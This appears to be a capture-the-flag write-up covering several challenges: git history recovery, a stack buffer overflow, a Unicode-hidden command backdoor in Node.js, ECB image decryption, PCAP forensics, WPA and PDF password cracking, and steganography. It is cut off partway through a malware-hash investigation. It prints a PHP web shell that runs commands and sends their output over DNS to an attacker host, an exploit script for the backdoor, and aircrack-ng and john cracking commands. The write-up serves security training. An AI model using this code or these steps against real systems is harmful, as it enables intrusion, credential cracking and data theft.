


Commitment Issues Cont.

- There is no action run for the **initial commit** commit because the **.github/workflows/build.yml** wasn't in the repo yet
- There are two action runs for the **add flag** commit
- Only the second **add flag** commit (with hash **14de6ec**) shows up in the commit list, the **0c71d07** commit does not.

The reason this commit doesn't show up on the main commit list (or if we *git clone* the repo) is because the commit is a "dangling commit". This is a commit that isn't linked to any previous commit, branch, or tag, it just exists with no link to anything else. To create this "dangling commit" the **0c71d07** commit was initially committed and pushed to main, then reverted locally (*git reset HEAD~1*) and recommitted as the **14de6ec** commit (*git commit --ammend*), and "force-pushed" (*git push --force*).

Viewing the **0c71d07** commit, we notice that two files were changed: **main** and **main.c**.



The **main.c** changes don't look interesting to us, however if we download **main** and run strings on the binary we get the flag. The purpose of this challenge was to simulate someone accidentally committing and pushing a file (i.e. **main**) that they didn't want and then reverting that commit via a force push. It shows that although the previous commit can be reverted locally and doesn't exist on any branch, it is still possible to find it if a reference to it is around somewhere (such as an Action or via Activity).

NZCSC{ch3ck_y0ur_d4ngl1ng_c0mm1ts}

Pwn 10101

So you've watched a LiveOverflow video, ayyyye....? Connect over TCP using netcat or a similar program.

After connecting to the challenge as suggested, we are presented with a basic program which echo's any input we give it.

```
$ nc -v localhost 10200

Connection to localhost (127.0.0.1) 10200 port [tcp/*] succeeded!
Welcome to pwn10101 academy

What is your name? >test 123

Hello: test 123
```

The challenge suggests watching a LiveOverflow video, which hints to the fact this is a buffer overflow challenge. We can try sending the program a large string of **a**'s to see if it breaks

```
$ nc -v localhost 10200

Connection to localhost (127.0.0.1) 10200 port [tcp/*] succeeded!
Welcome to pwn10101 academy

What is your name? >aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

SEGFAULT at 0x6161616161616161

Hint: there is a win function at 0x3433323164636261
```

We got a crash! The next step is to determine how many a's we need to write to overflow the buffer. We could do this with trial and error, however there is a better way. Since the program tells us what 8-byte address it crashed at (in this example it was **0x616161**....) we can write a predictable string pattern to determine where the crash occurs. The pwntools function cyclic does this but there are others. We use *n=8* as we need a sequence that has unique groups of 8 bytes.

```
$ python3
Python 3.10.12 (main, Nov 20 2023, 15:14:05) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import cyclic
>>> cyclic(500,n=8)
b'aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaa
aaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaaaaaaapaaaaaaaqaaaaaaaraaaaaaasaaaaaaataaa
aaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaazaaaaaabbaaaaaabcaaaaaabdaaaaaabeaa
aaaabfaaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaablaaaaaabmaaaaaabnaaaaaaboa
aaaaabpaaaaaabqaaaaaabraaaaaabsaaaaaabtaaaaaabuaaaaaabvaaaaaabwaaaaaabxaaaaaaby
aaaaaabzaaaaaacbaaaaaaccaaaaaacdaaaaaaceaaaaaacfaaaaaacgaaaaaachaaaaaaciaaaaaac
jaaaaaackaaaaaaclaaaaaacmaaa'
```

Pwn 10101 Cont.


Giving that as input to the program, we again get a crash, but at **0x6161616e61616161**.

```
$ nc -v localhost 10200
Connection to localhost (127.0.0.1) 10200 port [tcp/*] succeeded!
Welcome to pwn10101 academy.

What is your name? >aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaa
iaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaaaaaanaaaaaaaoaaaaaaapaaaaaaaqaaaaaaaraaaaaaasaaa
aaaataaaaaaauaaaaaaavaaaaaaawaaaaaaaxaaaaaaayaaaaaaazaaaaaabbaaaaaabcaaaaaabdaaaaaab
eaaaaaabfaaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaablaaaaaabmaaaaaabnaaaaaaboaaa
aaabpaaaaaabqaaaaaabraaaaaabsaaaaaabtaaaaaabuaaaaaabvaaaaaabwaaaaaabxaaaaaabyaaaaaab
zaaaaaacbaaaaaaccaaaaaacdaaaaaaceaaaaaacfaaaaaacgaaaaaachaaaaaaciaaaaaacjaaaaaackaaa
aaaclaaaaaacmaaa

SEGFAULT at 0x6161616e61616161

Hint: there is a win function at 0x3433323164636261
```

We can use the [cyclic_find](#) function to find the offset of this unique set of 8 bytes – which will then tell us how many a's we need to send.

```
$ python3
Python 3.10.12 (main, Nov 20 2023, 15:14:05) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import cyclic_find
>>> cyclic_find(0x6161616e61616161, n=8)
100
>>> print('a'*100)
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

We can then use CyberChef to convert the hex of the **win** address **0x3433323164636261** to bytes. This is where we want the program to return to after overflowing the buffer.



Pwn 10101 Cont.

We can try sending 100 **a**'s and then the address of **win** as '**4321dcba**' and see if it works

```
$ nc -v localhost 10200
Connection to localhost (127.0.0.1) 10200 port [tcp/*] succeeded!
Welcome to pwn10101 academy.

What is your name? >aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa4321dcba

SEGFAULT at 0x6162636431323334

Hint: there is a win function at 0x3433323164636261
```

In the above screenshot, the **SEGFAULT** occurred at **0x6162636431323334** – which is very close where we want to jump to – the bytes are just in the wrong order. Because of how Linux addresses work, we need to send the data lowest byte first (little endian). We can simply reverse our address of **win** to send it as **abcd1234** and we return to the win function and get the flag!

```
$ nc -v localhost 10200
Connection to localhost (127.0.0.1) 10200 port [tcp/*] succeeded!
Welcome to pwn10101 academy.

What is your name? >aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabcd1234

You WIN

NZCSC{your_first_buffer_overflow_abcd1234}
```

NZCSC{your_first_buffer_overflow_abcd1234}

What in TARnation

Examine this tar archive to find the flag.

For this challenge we are given a tar file with three PNG files that all appear to be the same image of a New Zealand Flag. This challenge is built around the fact that files can be appended to a tar archive that have the same name as a file already in the archive. These new files are just added to the bottom of the tar but many tools struggle to effectively extract the duplicate file names.

To create this challenge, we added 3 files to the tar archive:

- the original regular flag image (without the NZCSC flag)
- the modified image containing the actual NZCSC flag
- the original regular flag image (again)

This means that if we extract the archive or view it in some GUI tools, all that will be extracted is the original regular flag image.

To solve this challenge, we can use the occurrence option for tar to specify which file we want to extract.

```
$ tar -xf "archive.tar.gz" --occurrence=2 classic.png
```

There are likely many other solutions using various software. One other notable solution is to use the –**backup=numbered** tar flag to not overwrite duplicate filenames as they are extracted.

NZCSC{tar-append-is-sneaky}

UNIversal Backdoor

For this challenge we are given a dropdown that appears to run commands on the server. The key to this challenge is that a backdoor is hidden within the Node.js web app source code as invisible Unicode characters. When opening **index.js** with a code editor such as VS Code, the following whitespace Unicode character is highlighted. The Unicode character used is **U+3164**.

```
11  app.post('/status-check', async (req, res) => {
12      const { command,ㅤ} = req.body;
13
14      const allowedCommands = [
15          'id',
16          'ls -ls /flag.txt',
17          'ping -c 3 8.8.8.8',ㅤ
18      ];
19
```

The **/status-check** route allows a user to run a limited subset of commands via the **allowedCommands** allow-list. However, when Unicode characters are visible, the **U3164** variable is also included in the **allowedCommands** array (line 17). We are able to control the value of the **U3164** variable as it is set by the [destructuring assignment](#) on line 12 (the variable **U3164** is assigned the value from **req.body.U3164**). Since we are able to control **req.body** (the HTTP POST data as JSON), we can control **req.body.U3164**, the **U3164** variable, and the additional command added to the **allowedCommands** array.

The final step is to make sure that the **req.body.command** value is the same as **req.body.U3164** (so the requested command is in the **allowedCommands** array) and this allows us to run arbitrary commands. An example solve script that runs **cat /flag.txt** to read the flag is included below.

```python
import requests

command = 'cat /flag.txt'

res = requests.post('http://localhost:8080/status-check', json={
    'command': command,
    'ㅤ': command, # note this 'ㅤ' would be the U+3164 character
})

print(res.status_code)
print(res.text)
```


NZCSC{UN1C0DE_RC3_H1DD3N_1N_PLA1N_S1GHT}

Image Cipher Block

This image has been encrypted, see if you can make sense of it.

For this challenge we are given an apparently encrypted image, along with an interesting hint file. This challenge relies on knowledge of the limitations of the *Electronic Code Block* (ECB) mode of AES encryption and basic knowledge of the bitmap (bmp) file format.

The key principle of this challenge was taken from the example image (below) from the [Wikipedia - ECB page](). One of the dangers of using ECB mode is that the same plaintext blocks encrypt to exactly the same ciphertext blocks. When this is used with an uncompressed image format (such as bmp), regions of the image that are the same colour will encrypt to the same encrypted pixel values and it is possible to make out patterns in the encrypted image.




Original image	Using ECB allows patterns to be easily discerned	Modes other than ECB result in pseudo-randomness

Unfortunately, regular image software can't open the encrypted image because the important data in the header that tells the program that it's a png image and how to display it is also encrypted. It is reasonable to assume that the 'hint.txt' contains all the necessary header metadata (such as height and width) in an unencrypted format. If we patch the header back into the image to allow it to be opened by a normal viewer.

```
with open('../challenge/image.bmp.encrypted', 'rb') as fh:
    encrypted = fh.read()

hint=bytes.fromhex('424d8a000001000000008a0000007c00000000100000000400000100200003000000000000012
32e0000232e00000000000000000000000000ff0000ff0000ff00000000000ff424752730000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000200000000000000000000000
0000000004100c1ff4100c1ff4100c1ff4100c1ff4100c1ff4100c1ff4100c1ff4100c1ff4100c1ff4100c1ff4101c0ff4101bfff
4101bfff4101bfff4101bfff4101bfff4101bfff4101bfff4101bfff4101bfff4101bfff4101bfff4101bfff4101bfff4101b
fff4101bfff4101bfff4101bfff4101')

with open('test2.bmp', 'wb') as fh:
    fh.write(hint + encrypted[len(hint):])
```

Image Cipher Block Cont.

Due to the image being such high resolution, there are lots of identical blocks of pixels (data) in the flag text which encrypt to the same value. If we open the patched image, we can make out the flag!



Alternatively, we could manually build the image by working out its dimensions (by analysing the hint). A good option for this is the Python library **pillow** which can reconstruct an image using the encrypted pixel values and the desired height and width. An example pillow script is included below.

```
from PIL import Image

with open('../challenge/image.bmp.encrypted', 'rb') as fh:
    encrypted = fh.read()

pixels = encrypted[-4*4096*1024:]
image = Image.frombuffer('RGBA', (4096, 1024), pixels)
image.save('test1.bmp')
```

NZCSC{CBC_15_B3TTER}

Hexfiltration

We set up another honeypot, but the attackers managed to find an unexpected RCE bug and steal a flag. Luckily our trusty Endace packet probe never skipped a beat.

For this challenge we are given a packet capture file. We know we are looking for evidence of remote code execution and that a flag was likely sent over the network to the attacker. Opening the PCAP in Wireshark we can see we have 88 packets to analyse. Looking at the **protocol hierarchy** under the **statistics** menu we have a couple of different protocols captured including DNS and HTTP.

Protocol	Percent Packets	Packets	Percent Bytes
Frame	100.0	88	100.0
Ethernet	100.0	88	11.3
Internet Protocol Version 4	100.0	88	16.0
User Datagram Protocol	9.1	8	0.6
Domain Name System	9.1	8	5.0
Transmission Control Protocol	90.9	80	67.0
Hypertext Transfer Protocol	13.6	12	42.1
MIME Multipart Media Encapsulation	1.1	1	7.6
Line-based text data	2.3	2	3.6

HTTP traffic is plain text and most people are comfortable looking at HTTP requests so let's start our analysis there. Filtering by **http** we have six request/response pairs.

http

No.	Time	Source	Destination	Protocol	Length	Info
4	0.030409…	192.168.1.30	192.168.1.5	HTTP	406	GET / HTTP/1.1
7	0.031759…	192.168.1.5	192.168.1.30	HTTP	435	HTTP/1.1 200 OK (text/html)
17	5.149822…	192.168.1.30	192.168.1.5	HTTP	14…	POST /upload.php HTTP/1.1 (application/x-php)
20	5.151352…	192.168.1.5	192.168.1.30	HTTP	92	HTTP/1.1 200 OK (text/html)
35	19.28879…	192.168.1.30	192.168.1.5	HTTP	422	GET /cmd.php?cmd=aWQ= HTTP/1.1
42	23.37953…	192.168.1.5	192.168.1.30	HTTP	66	HTTP/1.1 200 OK
50	29.63805…	192.168.1.30	192.168.1.5	HTTP	422	GET /cmd.php?cmd=cHdk HTTP/1.1
55	31.67057…	192.168.1.5	192.168.1.30	HTTP	66	HTTP/1.1 200 OK
68	38.22757…	192.168.1.30	192.168.1.5	HTTP	438	GET /cmd.php?cmd=Y2F0IC9mbGFnLnR4dA== HTTP/1.1
73	40.25955…	192.168.1.5	192.168.1.30	HTTP	66	HTTP/1.1 200 OK
81	47.23711…	192.168.1.30	192.168.1.5	HTTP	434	GET /cmd.php?cmd=cm0gY21kLnBocA== HTTP/1.1
84	47.25895…	192.168.1.5	192.168.1.30	HTTP	66	HTTP/1.1 200 OK

We can look deeper into these HTTP requests by right-clicking and selecting "Follow TCP Stream". The first request is just a GET request to **/** that gives a bit of context that the website is a file transfer tool. The second request is where things get interesting as we see the attacker uploading some malicious-looking PHP in a POST request to **/upload.php**. The following requests are GET requests to **/cmd.php** with a base64 encoded parameter **cmd**. If we decode the **cmd** parameter values, we can see they are Linux commands including **id**, **pwd**, **cat /flag.txt**, and **rm cmd.php**. Interestingly we don't see any output, but considering the challenge description, we can assume this is how the attacker must have executed commands and stolen the flag. Let's take a closer look at the malicious PHP.

Hexfiltration Cont.

```php
<?php

$key = "b3ac0n_4nd_3ggs!";

if(isset($_REQUEST['cmd'])){

    $cmd = ($_REQUEST['cmd']);
    $output = exec("echo -n '$cmd' | base64 -d | sh");

    $chunks = str_split($output, 16);

    foreach ($chunks as $chunk){
        $encrypted = bin2hex($key ^ $chunk);
        $domain = bin2hex(openssl_random_pseudo_bytes(10));
        exec("nslookup -timeout=1 -retry=0 $encrypted.$domain.com 192.168.1.30");
    };

    die;

}
?>
```

The above code first declares the **key** variable and then accepts the **cmd** parameter. The **cmd** variable is then base64 decoded and executed with **sh** through **exec()**. We can then see the **output** of the command is split into **chunks**, encoded using XOR with the **key** variable, hex encoded, and then stored in the **encrypted** variable. Next, we see the **domain** variable get set to a random hex string. Finally, the **encrypted** and **domain** variables are combined in another **exec()** to do a DNS query. Let's take a look at the DNS traffic.

dns

No.	Time	Source	Destination	Protocol	Length	Info
37	19.31194…	192.168.1.5	192.168.1.30	DNS	117	Standard query 0x14e2 A 175a055e015e6f0546133a510f080055.0dc1adaa98dd9f87f3f4.com
38	20.32632…	192.168.1.5	192.168.1.30	DNS	117	Standard query 0x350f A 4b13060a54536e045e55774402051b4e.72ab176e6d5155b591f3.com
39	21.35155…	192.168.1.5	192.168.1.30	DNS	117	Standard query 0x613c A 11474843571c30411e17620257574209.ea23f1a9ddf9efd32764.com
40	22.37942…	192.168.1.5	192.168.1.30	DNS	101	Standard query 0x4f32 A 1556030b5f1d2b1d.2aac8d6f007b67be8800.com
52	29.65576…	192.168.1.5	192.168.1.30	DNS	117	Standard query 0x14f3 A 4d5b0e0e554128510c0c304013480456.20a4dfeb3f3b7312146a.com
53	30.67046…	192.168.1.5	192.168.1.30	DNS	87	Standard query 0x4e32 A 15.b042523f5ead4d11af43.com
70	38.24793…	192.168.1.5	192.168.1.30	DNS	117	Standard query 0x7f1b A 2c69223073151d045e3013002038376f.7ebd742dc83fc0830e83.com
71	39.26179…	192.168.1.5	192.168.1.30	DNS	109	Standard query 0x6101 A 316c2350042d6f7a5f2a184e.fd51aeb41e56b1696bc7.com

Filtering by DNS we can see a few queries, the part we want to extract is the subdomain, as this is where the encrypted data is transmitted. A defining property of XOR is that the operation can be repeated to recover the original plaintext. Knowing this we can decode the subdomains from hex and XOR them with the key **b3ac0n_4nd_3ggs!**. Among the DNS queries we can use this approach to find the flag as a result of the **cat /flag.txt** command.

NZCSC{B00TL3G_DNS_B34C0N1NG}

Firm Handshake

We wouldn't use a password from rockyou for our corporate Wi-Fi...right?

For this challenge we are given another packet capture file. There doesn't seem to be any traffic in plain text that we can make sense of. Looking at the **protocol hierarchy** we can see we are working with two packet types, **802.1X Authentication** and **IEEE 802.11 Wireless Data.**

Protocol	Percent Packets	Packets	Percent Bytes
Frame	100.0	29	100.0
IEEE 802.11 wireless LAN	100.0	29	5.6
Logical-Link Control	13.8	4	4.1
802.1X Authentication	13.8	4	3.9
Data	82.8	24	86.8

A bit of research into these suggests that the PCAP contains a WPA four-way handshake and some encrypted wireless traffic. If we filter the traffic by **eapol** we can see all four packets from the handshake used to authenticate to the wireless network.

eapol

No.	Time	Source	Destination	Protocol	Length	Info
2	5.869440	HuaweiTe_85:5…	be:90:a5:11:d…	EAPOL	155	Key (Message 1 of 4)
4	5.895040	HuaweiTe_85:5…	be:90:a5:11:d…	EAPOL	213	Key (Message 3 of 4)
3	5.880175	be:90:a5:11:d…	HuaweiTe_85:5…	EAPOL	155	Key (Message 2 of 4)
5	5.921647	be:90:a5:11:d…	HuaweiTe_85:5…	EAPOL	133	Key (Message 4 of 4)

A bit more research reveals that these handshakes are crackable given a weak wireless key is used. The challenge description hints at the **rockyou.txt** wordlist, so let's try and crack the wireless key using **aircrack-ng** and the **rockyou.txt** wordlist.


```
$ aircrack-ng handshake.pcap -w /usr/share/wordlists/rockyou.txt

      [00:03:31] 303461/14344392 keys tested (1460.46 k/s)

      Time left: 2 hours, 40 minutes, 14 seconds                2.12%

                          KEY FOUND! [ shakeitoff ]


      Master Key     : 4B E5 F6 60 3A D2 25 23 95 F2 87 46 2E FB 58 BA
                       51 93 6F 9C 40 B4 98 8B 60 ED 2D 79 B1 55 48 53

      Transient Key  : 0C 0C 0C 0C 33 24 8E BD 3D 71 ED EC 4F 61 EB 62
                       1F 8A 0D DB 63 38 D6 B7 EB 7F CF 14 40 32 86 5C
                       67 6C 04 C0 12 3F 27 1C 90 17 F7 F1 AE A0 DC 8B
                       55 FA 87 FD E7 B4 44 DF A4 4E EB DF A9 DD E4 F2

      EAPOL HMAC     : D1 9A 03 4B C4 FB A5 62 F3 B5 61 45 72 4F 84 80
```

We managed to crack the wireless key as **shakeitoff**, unfortunately this isn't the flag but it allows us to decrypt the rest of the traffic in the PCAP.


Firm Handshake Cont.

In Wireshark we can add a wireless decryption key through:


Edit>Preferences>Protocols>IEEE 802.111>Decryption keys



After adding the decryption key, we can see our traffic has now been decrypted and we see an interesting HTTP request to **/suspicious.pdf**. Let's download the PDF using **File>Export Objects>HTTP**. Upon trying to open the PDF we realise it is password protected, luckily, we can crack this too.



To crack the PDF, we first need to extract a hash of the PDF password that a cracking tool such as **JohnTheRipper** or **Hashcat** can use. For this we can use **pdf2john**. Once we have obtained the hash, we can crack it using **john**. We also stick with the theme of the challenge and use the **rockyou.txt** wordlist again.



```
$ pdf2john suspicious.pdf > suspicious.hash
$ john suspicious.hash --wordlist=/usr/share/wordlists/rockyou.txt

0g 0:00:00:13 6.37% (ETA: 05:02:20) 0g/s 79572p/s 79572c/s 79572C/s adams09..adamben
whattherockyou   (suspicious.pdf)
```

After obtaining the password to the PDF we can finally open it and obtain the flag.

NZCSC{SH4K1NG_H4NDS_W1TH_TH3_R0CK}

AES

Advanced Encryption Stenography - this may be a tool-assisted speed run.

For this challenge we are given two files, a Python script (**AES.py**) and what appears to be an encrypted file (**anc.out**). The challenge name and description suggest this may be something to do with AES encryption, steganography, or both. Analysing the Python script, we see a simple CBC AES encryption function which uses a random IV and an interesting file **whitespace.out** as the key. The program encrypts the flag and then writes the IV and the encrypted flag to **enc.out**. To decrypt AES CBC encryption, we need the IV and the key. We have the IV as the first 16 bytes of **enc.out** but we unfortunately don't have **whitespace.out**. Interestingly, we can see some suspicious characters in the whitespace of the Python script.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os
```

After a bit of research into "whitespace steganography" and the "tool-assisted" hint in the description, we discover the whitespace steganography tool **stegsnow**. If we run this tool against the Python script, we can recover the 16-byte key!

```
$ stegsnow AES.py
stegacryptionkey
```

We can then use this key in conjunction with the IV (the first 16 bytes of **enc.out**) to decrypt the remaining bytes of **enc.out**. A python script to decrypt the file is included below.


```
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

key = open('whitespace.out','rb').readline()
enc = open('enc.out','rb').readline()
iv = enc[:16]
ct = enc[16:]

def decrypt(pt:str, key, iv) -> str:
    cipher = AES.new(key, AES.MODE_CBC,iv=iv)
    flag = unpad(cipher.decrypt(pt),16).decode()
    return flag

print(decrypt(ct,key,iv))
```

NZCSC{5t3g0n0gr4ph1c_k3y_t0_CBC}


Snea-key

We got an alert for a suspicious executable on one of our honeypots and we think it might be linked to a cybercrime gang. Investigate the file hash and see if there is anything identifiable that can be linked to the attacker's domain so we can shut it down. File hash: 6e24c8e0a285ec416c351e8e95f536aab7615caa9f1bac8b6669539deb991 14b

For this challenge we are given a file hash to investigate, with the objective of linking it to a malicious domain. Let's start by putting the hash into VirusTotal:



VirusTotal flags it as a malicious executable called **KeyDropper**. There is an overwhelming amount of information to trawl through in VirusTotal so we need to use some hints to narrow down where to look. Some interesting things we initially notice is that the file imports lots of DLLs and has lots of Microsoft/dotnet related stuff, including network traffic to Microsoft IPs. The reason this is so noisy to look through is because the file uses the dotnet framework which makes it a lot harder to work out what the file actually does. Let's look at some behavioural analysis in the full VirusTotal reports.



Looking at the Zenbox report, we get our first big hint from the execution screenshots. We see a console window with the text "Successfully written to reg. Proceeding with malware stuff…".

This, combined with the name **KeyDropper** and the title **Snea-key**, suggests we should look at the registry keys the program interacts with. In the behaviour section of VirusTotal we can see there is a registry key that gets set called **FingerPrint**.

Snea-key Cont.

Registry Keys Set

- HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\WMI\AutoLogger\Circular Kernel Context Logger\Status
- HKEY_LOCAL_MACHINE\Software\Wow6432Node\FingerPrint\FingerPrint
- HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\FingerPrint\FingerPrint
- HKEY_LOCAL_MACHINE\Software\FingerPrint\FingerPrint
- HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\FingerPrint

Researching the key name doesn't yield anything which indicates it is non-standard. Let's look at the value that gets written to it:

HKEY_LOCAL_MACHINE\Software\FingerPrint\FingerPrint

rsa2048 2024-05-26 [SCEA] 2A8F19AAB276E6CA5BE18B22901763AACE61A10A

The name of the key suggests the string is some kind of fingerprint and some research into identifiable strings such as "RSA2048 [SCEA]" reveals that this is a GPG key signature. A bit more research leads us to the openpgp keyserver which holds identity information for OpenPGP-compatible keys. Searching for our fingerprint, we get a match on a public key.

We found an entry for 2A8F19AAB276E6CA5BE18B22901763AACE61A10A.

https://keys.openpgp.org/vks/v1/by-fingerprint/2A8F19AAB276E6CA5BE18B22901763AACE61A10A

After downloading the public key and opening it we can see the comment:

Comment: root (Key for encrypting data exfil to our domain)

